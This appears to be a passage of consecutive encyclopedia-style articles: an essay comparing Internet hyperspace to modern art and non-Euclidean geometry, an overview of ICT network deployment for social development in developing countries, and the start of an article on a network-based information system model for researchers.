This latter representation, though, tells us little more than that the Internet is a computer-mediated network of data traffic, and that this traffic is concentrated in a handful of global cities and metropolitan centres. A third answer to our question is to say that Internet space looks like its representations in graphical user interfaces (GUIs). Yet GUIs, like all graphical designs, are conventions. Such conventions leave us with the puzzle: Are they *adequate* representations of the nature of the Net and its deep structures?

Let us suppose that Internet space can be visually represented, but that diagrams of network traffic are too naïve in nature to illustrate much more than patterns of data flow, and that GUI conventions may make misleading assumptions about Internet space, the question remains: What does the structure of this space actually look like? This question asks us to consider the intrinsic nature, and not just the representation, of the spatial qualities of the Internet. One powerful way of conceptualising this nature is via the concept of *hyperspace*.

The term *hyperspace* came into use about a hundred years before the Internet (Greene, 1999; Kaku, 1995; Kline, 1953; Rucker, 1977, 1984; Stewart, 1995; Wertheim, 1999). In the course of the following century, a number of powerful visual schemas were developed, in both science and art, to depict it. These schemas were developed to represent the nature of four-dimensional geometry and tactile-kinetic motion—both central to the distinctive time-space of 20th-century physics and art. When we speak of the Internet as hyperspace, this is not just a flip appropriation of an established scientific or artistic term. The qualities of higher-dimensional geometry and tactile-kinetic space that were crucial to key advances in modern art and science are replicated in the nature and structure of space that is browsed or navigated by Internet users. Notions of higher-dimensional geometry and tactile-kinetic space provide a tacit, but nonetheless powerful, way of conceptualising the multimedia and search technologies that grew up in connection with networked computing in the 1970's-1990's.

BACKGROUND

The most common form of motion in computer-mediated space is via links between two-dimensional representations of "pages." Ted Nelson, a Chicago-born New Yorker, introduced to the computer world the idea of linking pages (Nelson, 1992). In 1965, he envisaged a global library of information based on hypertext connections. Creating navigable information structures by hyperlinking documents was a way of storing contemporary work for future generations. Nelson's concept owed something to Vannevar Bush's 1945 idea of creating information trails linking microfilm documents (Bush, 1945). The makers of HyperCard and various CD-Rom stand-alone computer multimedia experiments took up the hypertext idea in the 1980s. Nelson's concept realized its full potential with Berners-Lee's design for the "World Wide Web" (Berners-Lee, 1999). Berners-Lee worked out the simple, non-proprietary protocols required to effectively fuse hyperlinking with self-organized computer networking. The result was hyperlinking between documents stored on any Web server anywhere in the world.

The hyperlinking of information-objects (documents, images, sound files, etc.) permitted kinetic-tactile movement in a virtual space. This is a space—an information space—that we can "walk through" or navigate around, using the motor and tactile devices of keyboards and cursors, and motion-sensitive design cues (buttons, arrows, links, frames, and navigation bars). It includes two-dimensional and three-dimensional images that we can move and manipulate. This space has many of the same characteristics that late 19th-century post-Euclidean mathematicians had identified algebraically and that early 20th-century architects and painters set out to represent visually.

The term hyperspace came into use at the end of the 19th century to describe a new kind of geometry. This geometry took leave of a number of assumptions of classical or Euclidean geometry. Euclid's geometry assumed space with flat surfaces. Nicholas Lobatchevsky and Bernhard Riemann invented a geometry for curved space. In that space, Euclid's axiom on parallels no longer applied. In 1908, Hermann Minkowski observed that a planet's position in space was determined not only by its x,y,z coordinates, but also by the time that it occupied that position. The planetary body moved through space in time. Einstein later wedded Minkowski's hyperspace notion of space-time to the idea that the geometry of planetary space was curved (Greene, 1999; Hollingdale, 1991; Kline, 1953).

Discussion of hyperspace and related geometric ideas signalled a return to the visualization of geometry (Kline, 1953). Ancient Greeks thought of geometry in visual terms. This was commonplace until Descartes' development of algebra-based geometry in the 17th century. Euclidean geometry depicted solids in their three dimensions of height, width, and breadth. The 17th century coordinate geometry of René Descartes and Pierre Fermat rendered the visual intuitions of Euclid's classical geometry into equations—that is, they translated the height, depth, and breadth of the x,y,z axes of a three-dimensional object into algebra. In contrast, in the 20th century, it was often found that the best way of explaining post-Euclidean geometry was to visually illustrate it.

This "will to illustrate" was a reminder of the traditionally-close relationship between science and art. Mathematics was common to both. It is not surprising, then, that post-Euclidean geometry was central not only to the new physics of Einstein and Minkowski, but also to the modern art of Cézanne, Braque, and Picasso (Henderson, 1983). In turn, the visualised geometry of this new art and science laid the basis for the spatial intuitions that regulate movement and perception in Internet-connected multimedia environments. In geometric terms, such environments are "four-dimensional". In aesthetic terms, such environments have a "cubist" type of architecture.

Technologies that made possible the navigable medium of the Internet—such as the mouse, the cursor, and the hypertext link—all intuitively suppose the spatial concepts and higher-dimensional geometries that typify Cézanne-Picasso's multi-perspective space and Einstein-Minkowski's space-time. The central innovation in these closely-related concepts of space was the notion that space was not merely visual, but that the visual qualities of space were also tactile and kinetic. Space that is tactile and kinetic is fundamentally connected to motion, and motion occurs in time. Space and time are united in a continuum. The most fundamental fact about Internet or virtual space is that it is not simply space for viewing. It is not just "space observed through a window". It is also space that is continually touched—thanks to the technology of the mouse and cursor. It is also space that is continually moved through—as users "point-and-click" from link to link, and from page to page. Consistent with the origins of the term, the hyperspace of the Internet is a form of space-time: a type of space defined and shaped by movement in time—specifically by the motions of touching and clicking.

CRITICAL ISSUES

When we look at the world, we do so in various ways. We can stand still, and look at scenes that either move across our visual field or that are motionless. When we do this, we behave as though we were "looking through a window." The window is one of the most powerful ways that we have for defining our visual representations. The aperture of a camera is like a window. When we take a picture, the window-like image is frozen in time. The frame of a painting functions in the same way. Whether or not the scene depicted obeys the laws of perspective, the viewer of such paintings is defined (by the painting itself) as someone who stands still and observes. Even film—the moving picture—normally does not escape this rule. Its succession of jump-cut images are also a series of framed images.

Windows and window-frame metaphors dominate GUI design. Graphical user interfaces enabled the transition from command-line to visual processing of information. From their inception, GUIs were built on the metaphor of windows. Ivan Sutherland at MIT conceived the GUI window in the early 1960's—for a computer-drawing program. Douglas Engelbart reworked the idea to enable multiple windows on a screen. Alan Kay, at Xerox's Palo Alto Center, devised the mature form of the convention—overlapping windows—in 1973 (Gelernter, 1998; Head, 1999).

"Looking through a window," however, is not the only kind of visual experience that we have. Much of our looking is done "on the move." Sometimes we move around still objects. This experience can be represented in visual conventions. Many of Cézanne's paintings, for example, mimic this space-time experience (Loran, 1963). They are composed with a still object in the centre, while other objects appear to circulate around that still centre. Motion is suggested by the tilting of the axes of objects and planes. What the artist captures is not the experience of looking through a window into the receding distance—the staple of perspective painting—but the experience of looking at objects that move around a fixed point as if the observer was on the move through the visual field.

Sometimes this navigational perspective will take on a "relativistic" character—as when we move around things as they move around us. The visual perceptions that arise when we "walk-through" or navigate the world is quite different from the frozen moment of the traditional snap-shot. In conventional photography, we replicate the sensation of standing still and looking at a scene that is motionless. In contrast, imagine yourself taking a ride on a ferryboat, and you want to capture in a still photo the sense of moving around a harbour. This is very hard to do with a photographic still image.

The development of the motion camera (for the movies) at the turn of the 20th century extended the capabilities of the still camera. A statically-positioned motion camera was able to capture an image of objects moving in the cinematographer's visual field. The most interesting experiments with motion pictures, however, involved a motion camera mounted on wheels and tracks. Such a camera could capture the image of the movement of the viewer through a visual field, as the viewer moved in and around two-dimensional and three-dimensional (moving and static) objects. This was most notable in the case of the tracking shot—where the camera moves through space following an actor or object.

It was the attempt to understand this kind of moving-perception (the viewer on the move) that led to the discovery of the idea of hyperspace. Those who became interested in the idea of moving-perception noted that conventional science and art assumed that we stood still to view two-dimensional planes and three-dimensional objects. But what happened when we started to move? How did movement affect perception and representation?

It was observed that movement occurs in time, and that the time "dimension" had not been adequately incorporated into our conventional images of the world. This problem—the absence of time from our representations of three-dimensional space—began to interest artists (Cézanne) and mathematicians (Poincaré and Minkowski). Out of such rethinking emerged Einstein's theories.

Artists began to find visual ways of representing navigable space. This is a kind of space that is not only filled with static two- or three-dimensional objects that an observer views through a window. It is also space in which both observers and things observed move around. This space possesses a "fourth" dimension, the "dimension" of time. In such space, two-dimensional and three-dimensional objects are perceived and represented in distinctive ("hyper-real" or "hyper-spatial") ways.

The painters Cézanne, Picasso, and Braque portrayed the sequential navigation/rotation of a cube or other object as if it was happening in the very same moment (simultaneously) in the visual space of a painting. Imagine walking around a cube, taking successive still photos of that circumnavigation, and then pasting those photos into a single painted image. Picasso's contemporary, the Amsterdam painter-architect Theo Van Doesburg, created what he called "moto-stereometrical" architecture—three-dimensional buildings designed to represent the dimension of time (or motion). Doesburg did not just design a space that could be navigated but also a representation of how our brain perceives a building (or its geometry) as we walk around it. Doesburg's hyperspace was composed of three-dimensional objects interlaced with other three-dimensional objects. This is a higher-dimensional analogue of the traditional Euclidean idea of a two-dimensional plane being joined to another two-dimensional plane to create a three-dimensional object. A hyper-solid is a three-dimensional solid bounded by other three-dimensional solids. This type of architecture captures in one image (or one frozen moment) the navigation of objects in time.

In 1913, the New York architect, Claude Bragdon, developed various "wire diagrams" (vector diagrams) with coloured planes to represent this interlacing of three-dimensional objects. The same interlacing of three-dimensional object-shapes also appears in the architecture of the great 20th-century philosopher Ludwig Wittgenstein, in the villa that he designed for his sister in Vienna in 1926 (Murphy & Roberts, 2004). Wittgenstein's contemporary, the Russian artist Alexandr Rodchenko, envisaged space as composed of objects within objects. On the painters' two-dimensional canvas, he painted circles within circles, hexagons within hexagons. If you replace the two-dimensional circle with the three-dimensional sphere, you get a hyperspace of spheres within spheres.

Hyper-solids are objects with more than three dimensions [= n dimensions]. One way of thinking about hyper-solids is to imagine them as "three-dimensional objects in motion" (a car turning a corner) or "three-dimensional objects experienced by a viewer in motion" (the viewer standing on the deck of a boat in motion watching a lighthouse in the distance). The hyper-solid is a way of representing what happens to dimensionality (to space and our perceptions of that space) when a cube, a cone, or any object is moved before our eyes, or if we move that object ourselves, or if we move around that object (Murphy, 2001).

Consider an object that moves—because of its own motion, or because of our motion, or both. Imagine that object captured in a sequence of time-lapse photos, which are then superimposed on each other, and then stripped back to the basics of geometric form. What results from this operation is an image of a hyper-solid, and a picture of what hyperspace looks like. Hyperspace is filled with intersecting, overlapping, or nested three-dimensional solids.

In the case of the navigable space of hyperlinked pages (Web pages), the perception of hyperspace remains largely in the imagination. This is simply because (to date) graphical user interfaces built to represent Web space mostly assume that they are "windows for looking through." Internet and desktop browsing is dominated by the visual convention of looking through a "window" at two-dimensional surfaces. Browsing the net, opening files, and reading documents all rely on the convention of window-framed "pages." The mind, fortunately, compensates for this two-dimensional appearance. Much of our three-dimensional representation of the world, as we physically walk through it, is composed in our brain. The brain creates a third dimension out of the two-dimensional plane image data that the eyes perceive (Sacks, 1995). The same thing happens to plane images when we click through a series of pages. While the pages are two-dimensional entities defined by their width and height, through the haptic experience of pointing and clicking and the motion of activating links, each two-dimensional page/plane recedes into an imaginary third dimension (of depth). Moving from one two-dimensional plane to another stimulates the imagination's representation of a third dimension. Our brain creates the perception (or illusion) of depth—thus giving information an object-like 3D character. But linking does more than this. It also allows movement around and through such information objects, producing the implied interlacing, interrelating, and nesting of these virtual volumes.

Hyperspace is a special kind of visual space. It is governed not only by what the viewer sees, but also by the tactile and motor capacity of the viewer and the motion of the object observed. The tactile capacity of observers is their capacity for feeling and touching. The motor capacity of the viewer is their power to move limbs, hands, and fingers. Tactile and motor capacities are crucial as a person moves through space or activates the motion of an object in space. So it is not surprising that we refer to the "look and feel" of Web sites. This is not just a metaphor. It refers to the crucial role that the sense of "feel"—the touch of the hand on the mouse—plays in navigating hyperspaces.

In hyperspace, the viewers' sight is conditioned by the viewers' moving of objects in the visual field (for example, by initiating rollovers, checking boxes, dropping down menus, causing icons to blink), or alternatively by the viewer moving around or past objects (for example, by scrolling, gliding a cursor, or clicking). Yet, despite such ingenious haptic-kinetic structures, the principal metaphor of GUI design is "the window." The design of navigable Web space persistently relies on the intuitions of pre-Riemann space.

Consequently, contemporary GUI visual conventions only play a limited role in supplementing the mind's representation of the depth, interlacing, and simultaneity of objects. Whatever they "imagine," computer users "see" a flat world. GUI design, for instance, gives us an unsatisfying facsimile of the experience of "flicking through the leaves of a book." The depth of the book-object, felt by the hand, is poorly simulated in human-computer interactions. The cursor is more a finger than a hand. Reader experience correspondingly is impoverished. Beyond hypertextual links, there are, to date, few effective ways of picturing the interlacing of tools and objects in virtual space. The dominant windows metaphor offers limited scope to represent the simultaneous use of multiple software tools—even though 80% of computer users employ more than one application when creating a document.

Similar constraints apply to the representation of relations between primary data, metadata, and procedural data—or between different documents, files, and Web pages open at the same time. Overlapping windows have a limited efficacy in these situations. Even more difficult is the case where users want to represent multiple objects that have been created over time, for example, as part of a common project or enterprise. The metaphor of the file may allow users to collocate these objects. But we open a file just like we open a window—by looking into the flatland of 2D page-space.

CONCLUSION

While the brain plays a key role in our apprehension of kinetic-tactile n-dimensional space, the creation of visual representations or visual conventions to represent the nature of this space remains crucial. Such representations allow us to reason about, and to explore, our intuitions of space-time. In the case of Internet technologies, however, designers have largely stuck with the popular but unadventurous "windows" metaphor of visual perception. The advantage of this is user comfort and acceptance. "Looking through a window" is one of the easiest-to-understand representations of space, not least because it is so pervasive. However, the windows metaphor is poor at representing movement in time and simultaneity in space. All of this suggests that GUI design is still in its infancy. The most challenging 20th-century art and science gives us a tempting glimpse of where interface design might one day venture.

KEY TERMS

Design: The structured composition of an object, process, or activity

Haptic: Relating to the sense of touch

Hyperspace: Space with more than three dimensions

Metaphor: The representation, depiction, or description of one thing in terms of another thing

Multi-Perspectival Space: A spatial field viewed simultaneously from different vantage points

Virtual Space: Space that is literally in a computer's memory but that is designed to resemble or mimic some more familiar conception of space (such as a physical file or a window or a street)

Web Server: A network computer that delivers Web pages to other computers running a client browser program

Network Deployment for Social Benefits in Developing Countries

Hakikur Rahman
SDNP, Bangladesh

INTRODUCTION

For many reasons, the establishment of technology is crucial to **socio-economic development**, as well as increasing democratization of a nation. The technology is pervasive in nature, but the cost benefit together with the national urgency for its introduction through various applications mostly depends on the grass roots awareness and utilization of computers (interconnected computers) for the common people. Hence, the transferability and applicability of e-applications (**e-learning**, e-commerce, e-governance, e-health, etc.) must assured to be applied at their consistent state and best obtained by the congenial atmosphere at all levels of the policy making.

The essential issues are that **developing countries**, faced with enormous social and economic pressures, must start to confirm consistent economic growth and at the same time accelerate broad-based technology deployment. In this aspect, low-ranking developing countries had to utilize every benefit of it in order to compete with others for a dominant share of the global ICT contribution. In order to realize this vision more efficiently and cost effectively, and to integrate increased human participation within the technology, governments must be proactive in prioritizing limited resources by appropriate planning: build the foundation for a rational expansion of the **ICT sector** into higher value-added services. In addition, the drive to transform countries into “knowledge-based” societies will necessitate intergovernmental, interagencies, intersocietal, as well as private sector cooperation, commitment, dedication, and partnership in the context of an overall framework for the logical development of the ICT sector.

The positioning of suitable foundations requires a comprehensive national strategic vision with elaborate plans. They should ensure seamless interlinkages among all sectors and meaningful participation of all citizens in meeting the challenges to transform the human capital through establishment of various e-applications. At the same time, pervasive education/skill development and the provision for **life long learning** has to be interlaced within all sectors. As the technology is ever renewing, especially in developing countries, the inadequacy of proper management structure and the scarcity of suitably trained managers deserve immediate attention. This article emphasizes broad-based utilization of ICT applications for social developments, focuses on issues and challenges of their implementations with various usages, and provides a brief discussion on a few cases on networked applications.

BACKGROUND

Development and operation of network services to be utilized for social engagement call for system-oriented solutions, by far exceeding traditional network, databank, and software technologies. They require dynamic stratification and efficient access as well as a flexible and accommodating application of a broad range of resources in the network (information, contents, methods, equipment, etc.) while maintaining a high standard of availability, consistency, security, and privacy. Those include process-oriented software systems, multimedia information systems, and scalable component architectures, as well as safe information and communication systems. Applications would vary from multimedia information and news services, electronic transactions with legally binding effect, cooperative workflow management in distributed organizations to information management for multimodal platform, and e-applications. All these applications aim at rendering information—as an economic product—technically manageable and affordable (Chen, Chen, & Kazman, 2006; Li, Browne, & Wetherbe, 2006; TUHH, 2001).

New and converging technologies have created the Information Age that is altering society and assimilating information, and at the same time, maneuvering educational institutions through homogeneous knowledge distribution. The 1990s have seen the growth in the connectivity and software that was available to the education community. In the beginning of the 21st century, novel and more powerful technologies are emerging to pave their way into classrooms across nations. Traditional classrooms and conventional learning are being replaced significantly by online/off-line e-learning in many layers of education and research. Advances in telecommunications technologies have spurred access to the Internet, allowing learners and educators to communicate around the world via new ways of communication techniques and presenting information in more powerful ways to analyze and understand the world around them.

Despite the rhetoric on the importance and use of information technology in the pedagogy, the changes in technology present many challenges to the higher education community, particularly in the area of financing their operations. Furthermore, there is a growing demand to integrate information technology not only into the educational curriculum and administration of higher education institutions, but also in educational pedagogy of the common masses.

Following the development trends, habits of users are also changing dramatically along with technology development. In 1996, 100 million text-based personal e-mail messages were sent worldwide in one day, while in 1998 it was 500 million. In 2002, about 30% of U.S. online households actively used rich media to communicate and, in 2004, video e-mail replaced text messages as the dominant online communication format. By 2005, text-based e-mails seemed as archaic as black-and-white TV, and about 92% of online users were communicating with rich media.[11] All these e-applications are changing the life style of the networked communities and at the same time improving the social status of the networked citizens.

MAIN FOCUS

This section discusses a few issues and challenges of implementation of technologies for social benefits. Later on, it focuses on several usages of their benefits and concludes with a few success cases.

ISSUES AND CHALLENGES OF ICT IMPLEMENTATIONS

The world is undergoing an indispensable transformation: from an industrial society to the information society. Information society technologies increasingly inculcate all socioeconomic activities and are accelerating the globalization of economies and knowledge (EU, 2006). However, the shift to the information society gives new challenges for learning and knowledge development. In a society where information is becoming a strategic raw material and knowledge an elementary production factor, how this resource is used becomes critical for the performance potential of the society. In this context, the innovative information and communication media provide the necessary technology to make knowledge available globally and create an unprecedented abundance of data, content, and information (Paraskakis, 2005; Walsh, 2002).

At the same time, technologies reinforcing the development of information society are in dynamic progression. Advances in information processing and communications are opening up new dimensions. There is a rigid shift from stand-alone systems to networked information and processes, thereby resulting in the convergence of information processing, communications, and media. However, the increasing diversity and complexity of systems is presenting further challenges in their development and usage (EU, 2006).

The Internet is providing interconnection of various networks supporting multilayered protocols, and information super-highways and gateway networks are becoming the pillars of global information infrastructure supporting universalization of services (Subramanian, 2005). But, maintenance of global Internet and its protocols are facing challenges in terms of developing content, especially while they are being utilized for human development. There are not many applications available right now to complement their development.

Among others, there are challenges to create sustainable public-private partnerships in the developing world. These include colocating telecommunication resources, sharing bandwidth, and creating sponsorships for public access telecenters and technical training academies (RTI International, 2006), much of which involve significant subsidies in their establishment, operation, and maintenance.

Education and capacity development, which are essential elements of the human capital, are also facing challenges during promotion of e-applications. Where the majority of the population (over 80%) remains below the poverty level, Internet access still remains a dream. Access has to be ensured by national governments (in partnership with all stakeholders) so that every citizen in each community can be brought under its enclave. Top-down access can only be realized by adopting clear tactic, management skills, and appropriate action plans. The successful network deployment requires the nation to be more than just the users of the technology, but also ensures the utilization of locally available innovative skills to adequately mould the technology to meet the needs of all sectors. However, the problems of managing these changes (attitudes, adaptability, eagerness, etc.) remain as major intricacy in most countries; hence addressing change management (behavioral management) can be critically important (Commonwealth Secretariat, 2002).

The technology needs to be used not only for educating the masses but also for creating awareness and publicity by providing necessary information in an integrated fashion through appropriate tools and applications using various communication and media technologies. The standard in these areas is a challenge and the transformation of the masses requires knowledge of sensitive information. These demand consistent, accurate, reliable, and timely information through adaptive technologies, and it has been posing a greater challenge in standards evolution/adaptation/certification/implementation and monitoring (Subramanian, 2005).

In the line of educating the masses by establishing necessary connectivity, infrastructure, and skills, two things are critical: investment in education and strong industry leadership (McConnell International, 2000). Furthermore, providing ICT education to those who do not have access to necessary technology or who lack connectivity is difficult, if not impossible. But, it is a must if the information professional would like to utilize these transferable skills from urban to rural areas and from country to country. This provides a challenge in developing academic curricula, skills-based training, and self-paced instructional courses.

Networks piggybacked on different technology platforms may each have certain advantages and disadvantages in terms of accessibility, affordability, and achievability. However, it has to be kept in mind that implementation of a strategic framework can not happen over night. This demands clear vision, proper planning, political commitment, and pragmatic time frame.

Communication networks governed by the network nodes usually control the routing of content, but the service quality of the respective applications with better content avoiding overloads in the network (TUHH, 2001) may endanger the evolution of free content. At the same time, language, standardization, and licensing are throttling development of local content at a local level. Moreover, low-availability of skilled manpower at an appropriate level is also creating problems. These demand cultural, economic, and social reforms in thrust sectors and reorientation of policies and programs for the uplift of common citizens by changing the overall scenario of telecommunication, information and broadcasting, health, and family welfare sectors.

USAGE OF ICTS ON OVERALL SOCIETAL BENEFITS

In many way networks are being used for the benefit of a society. No matter what topology it consists of, or what protocol is using, or in what frequency it is run, all must converge to the point which gives a decent output of producing knowledge at the general level, if not upholding some economic value. A few ICT applications have been described here that are producing social benefit.

Networks for Environment Monitoring

Most of the production processes involve interactions with the environment. There are no chemical, physical, biological, and technological perimeters in an industrial production that is nondetrimental to the environment. Much of the production processes produce emissions, but it is possible to minimize them. Utilizing ICTs, strategic research in the field of production and process integrated to environmental protection can be carried out by aiming at developing and improving the methods necessary in production processes that are compatible to the environment (TUHH, 2001).

Networks for Disaster Management

Since the devastating Indonesian earthquake and tsunami of December 26, 2004, national leaders and scientists around the globe have been embracing apprehensive public attention on the oceans by accelerating plans to create a comprehensive tsunami warning network and to make citizens better prepared for any future massive wave. Furthermore, an earthquake along the same fault on March 28, 2005, has increased that sense of urgency (WHOI, 2006).

Networks for Health Research

High-end computer systems, broadband networks, advanced image processing, and other sophisticated information technologies provide the performance needed in advanced medical research computing environments. These involve radiology consultation workstation and position emission tomographic image reconstruction (Martino, Kemponer, & Johnson, 1998) that necessitate advanced network composition.

Networks for Higher Education Institutions

Higher education institutions have been in the knowledge business for quite sometime through group discussions and scholarly research. In addition, recent advances in information systems and their interconnectivity have fabricated desires and attempts in the area of the application of integrated technologies (graphics, multimedia, etc.) to improve the quality of education and increase easy access (applications to run in low bandwidth) to information (Tworischuk, 2001).

Networks for Information Management

Recent years have seen an explosion of spatial data in digital form. This represents a challenge and an opportunity. The challenge is its complex technical nature in managing, analyzing, and distributing large amount of information. But, the opportunity it opened is a variety of applications that impact development and quality of life. Spatial information is gradually becoming an essential tool supporting sustainable development (GSDI9, 2006).

A few cases have been described below, illustrating network applications for social development:

- In Iraq, the Ministry of Health is using free and open-source software to create a Web-based e-learning system for continuous medical education, by connecting remote offices and facilities.
- Simplified and Transparent Administration of Registration (STAR) of Tamil Nadu, Integrated Citizen Facilitation Centres (SETU) of Maharashtra, and e-governance project Lokmitra of Hamachal are a few Indian ICT and networking initiatives focusing on society development.
- Sustainable Development Networking Programme of Bangladesh (www.sdnbd.org) has established several strategic nodes across the country providing support in education, health, environment, and disaster management focusing on a sustainable development at the grass roots.
- Wireless technologies are being used in Zambia to interconnect public obstetric clinics and the University Teaching Hospital in Lusaka to create one of the first electronic patient referral and medical systems in sub-Saharan Africa.
- The project, Jovemlink, initiated by the Committee for Democracy in Information Technology uses the Internet as a communication channel for young people belonging to different social groups in Rio De Janeiro for strengthening and empowering low-income communities through digital inclusion.
- Project Harmony is helping to build online communities in Armenia focusing on education, health, and basic computer literacy where the Internet is yet a novelty and the World Wide Web is not widely known.
- Self-supporting community learning centers in Ghana are providing public access to a wealth of information on the Internet in Asian and African countries.
- The Association of Southeast Asian Nations (ASEAN) has established a new member-services Web site (www.aseanregionalforum.org) that enables ASEAN to maintain and disseminate content easily.
- The Association of Ukrainian Cities (www.auc.org.ua) has connected members of all-Ukrainian nongovernmental organization by connecting about 400 cities that contain more than 85% of Ukraine's urban population.
- Asia Pacific Advanced Network (APAN) was proposed at APII Test-bed Forum in Seoul, Korea in June 1996. APAN Consortium was formed under a MoU in June 1997 to promote advanced research

in networking technologies and the development of high-performance broadband applications in Asia Pacific countries (www.apan.net).

FUTURE ISSUES

This section discusses the future issues of ICT applications that could be used for social development. In this context, an in depth study is required on both the supply and demand side of the information chain, addressing a variety of questions concerning the longer-term nature of ICT deployment, diminishing potential imperfections, and rectifying inappropriate strategies (Button, Cox, Stough, & Taylor, 2002).

Furthermore, without information enhancement, radical innovation will not accelerate. ICTs play critical and lynchpin roles in accelerating radical innovation, while knowledge workers provide most of the human infrastructure to innovate enterprises. If the tools are not in place to support accelerated radical innovation, then the knowledge workers will be inhibited from doing their jobs at a fast pace; that is crucial for innovations and in keeping consolidated time frames (Miller, Miller, & Dismukes, 2005-2006).

It is apparent that countries that are adopting broadband wireless technologies like Wi-Fi and WiMAX will lead information networking domain. The Economist Intelligence Unit (2006) points out that "mobile internet makes sense for emerging markets, not only because the networks are quicker to roll out than fixed infrastructure, but also because developing countries are comfortable with wireless solutions" (p. 3). In designing ICT training programs, this should be kept in mind. Moreover, the focus on the access to the Internet may not initially be through a fixed-line broadband access but also through wireless solutions and in many cases, it will take longer time to have fixed infrastructure in many countries. Therefore, it is especially important to note that mobile is the point of access of choice (UNESCO, 2006).

In the case of the education planning, a strategy had to be decided on which to create enabled environments with proper response from the academics, researchers, and the decision makers. For capacity development, a far more intensive and longer-term approach focusing on community development has to be taken. Furthermore, these approaches deserve proper planning and coordination among institutions and entrepreneurs locally, nationally, and globally.

Simultaneously, when information is being treated as an economic resource, then the strategic field of research allows the fact that the postindustrial society economic performance is becoming increasingly dependent on controlling information, thereby virtually making the society more inclined towards network dependent. In this context, development and operation services call for system-oriented solutions by far exceeding traditional network, databank, and software technologies. At the same time, these necessitate dynamic supply and efficient access as well as flexible and cooperative application of a broad range of resources in the network (information, methods, equipment etc.), while maintaining a high standard of availability, consistency, authenticity, and confidentiality (TUHH, 2001).

Furthermore, reflecting the global nature of the information society, international cooperation will play a major role in the design, deployment, development, and driving of information society technologies (EU, 2006).

CONCLUSION

By far, it has been observed that ICT implementations for social development have not been matured up to the acceptance level. However, due to increasing demand, the experimentations are being carried out in many countries, often with duplications and not being carried out in planned partnership approach. Furthermore, due to isolation of remote areas in terms of connectivity, availability, and affordability, the basic philosophy of the information and networking technology development depends heavily on close cooperation among agencies/organizations/governments to work in unison to fill the gaps. This will enable the developing countries in Asian and African region to reap the benefits of this technology for their social and national uplift (Subramanian, 2005).

A few developing nations have shown notable progresses in terms of Internet penetration amidst unbalanced regulatory controls (cellular phone expansion in Albania, Algeria, Bangladesh, Djibouti, Nigeria, and Tonga; leading compound annual growth rate in recent years). Remarkable advances have been achieved in mobile penetration in many countries despite high operating cost (until 2007, since its inception in 80s in Bangladesh). Furthermore, there is a growing consensus in the developing communities that ICT will become the only effective and mainstream tool for poverty reduction and sustainable development (there are many success cases in India and Sri Lanka).

Therefore, promoting pragmatic policies and innovative strategies, and exploiting increasingly affordable wireless technologies and inexpensive computer hardware, even the poorest countries, can enclave under the advantage of digital opportunities and can join the information age (RTI International, 2006).

KEY TERMS

E-Applications: Electronically/network based applications for the social development of communities/societies, as such e-learning, e-commerce, e-governance, e-health, and so forth

Information Management: Information is an asset to an organization or entity, and the management of this information is a means to administer a document during its entire life cycle. Information management may involve the ability to know what content exists regarding a particular subject, where they are located, what media they are stored on, who owns them, and when they should be destroyed. It also encompasses document management, records management, imaging, and knowledge management systems.

Interconnected Computers: A network of computers and other electronic equipment connected together to create a communication system between other communication points/systems. They can be under local area network, wide area network, metropolitan area network, nationwide network, and others.

Knowledge-Based Society: A society that generates, shares, and utilizes knowledge for the prosperity and well-being of its people.

Network Deployment: Establishment of a group of spots (computers, telephones, or other devices) that are connected by communications facilities for exchanging information. The mode of connection can be permanent, via cable/radio, or temporary, through telephone, or other means of communications.

Skill Development: Improve the ability of human being to perform a job related activity, which contributes to the effective performance of a task. It could be a form of intimacy where knowledge learned through detailed and repeated experience.

Socioeconomic Development: Socialeconomic development incorporates public concerns in developing social policy and economic initiatives. The ultimate objective of social development is to bring about sustained improvement in the well-being of the individual, groups, family, community, and society at large. It involves sustained increase in the economic standard of living of a country's population, normally accomplished by increasing its stocks of physical and human capital and thus improving its technology.

Technology Deployment: Establishment of innovations in action that involves the generation of knowledge and processes to develop systems to solve problems and extend human capabilities. The application of new technologies, particularly computers and software applications, has been a major factor driving productivity growth in recent decades.

Network-Based Information System Model for Research

Jo-Mae B. Maris
Northern Arizona University, USA

INTRODUCTION

Cross-discipline research requires researchers to understand many concepts outside their own discipline. Computing has increased in our everyday lives to the point that "ubiquitous computing" has become an entry in the Wikipedia (Wikepedia). Research is no different. Researchers outside of computer network-related disciplines must account for the effects of network-based information systems on their research. This article presents a model to aid researchers with the tasks of properly identifying the elements and effects of a network-based information system within their studies.

The complexity associated with network-based information systems may be seen by considering a study involving the effectiveness of an Enterprise Resource Planning (ERP) system on a mid-sized company. A study becomes muddled when it fails to recognize the differences between the myriad of people, procedures, data, software, and hardware involved in the development, implementation, security, use, and support of an ERP system. If a researcher confuses network security with ERP configuration limitations, then two important aspects of the information system are obscured. Networks limit access to network resources so that only authorized users have access to their data. ERP applications allow an organization to restrict access to data to safeguard the data (Colt & Yang, 2004). Both aspects relate to the availability of data, but they come from different parts of the system. The two aspects should not be addressed as if both are attributable to the same source. Misidentifying network-based information system elements reflects negatively upon the legitimacy of an entire study.

BACKGROUND

Management information systems, applications systems development, and data communications each have contributed models that may be useful in categorizing network-based information system elements of a study. Kroenke (1981) offered a five-component model for planning business computer systems. Willis, Wilton, Brown, Reynolds, Lane Thomas, Carison, Hasan, Barnaby, Boutquin, Ablan, Harrison, Shlosberg, and Waters (1999) discussed several client/server architectures for network-based applications. Deitel, Deitel, and Steinbuhler (2001) presented a three-tier client/server architecture for network-based applications. The International Organization for Standardization (ISO) created the Open Systems Interconnection (OSI, 1994) Model for network communications. Zachman (2004) proposes a 30-cell matrix for managing an enterprise.

Kroenke's (1981) five components are: people, procedures, data, software, and hardware. Procedures refer to the tasks that people perform. Data includes a wide range of data from users' data to the data necessary for network configuration. Data forms the bridge between procedures and software. Software consists of programs, scripts, utilities, and applications that provide the ordered lists of instructions that direct the operation of the hardware. The hardware is the equipment used by users, applications, and networks. Although Kroenke's five components are decades old, recent publications still cite the model including Pudyastuti, Mulyono, Fayakun, and Sudarman (2000), Wall (2001), Spencer and Johnston (2002), and Kamel (2002).

The three-tiered model presented by Willis et al. (1999) and Deitel, Deitel, and Steinbuhler (2001) (Appendix B) views a network-based application as consisting of a "client" tier, a middleware tier, and a "server" tier. The client tier contains applications that present processed data to the user and receives the user's data entries. The middleware tier processes data using business logic, and the server tier provides the database services. Another variation on the three-tiered model is found in Dean (2002). Dean's three-tiered model refers to client computers in networks. Her model consists of clients, middleware, and servers. In Dean's model, a client is a workstation on a network. The middleware provides access to applications on servers. Servers are attached to a network accessible by a client.

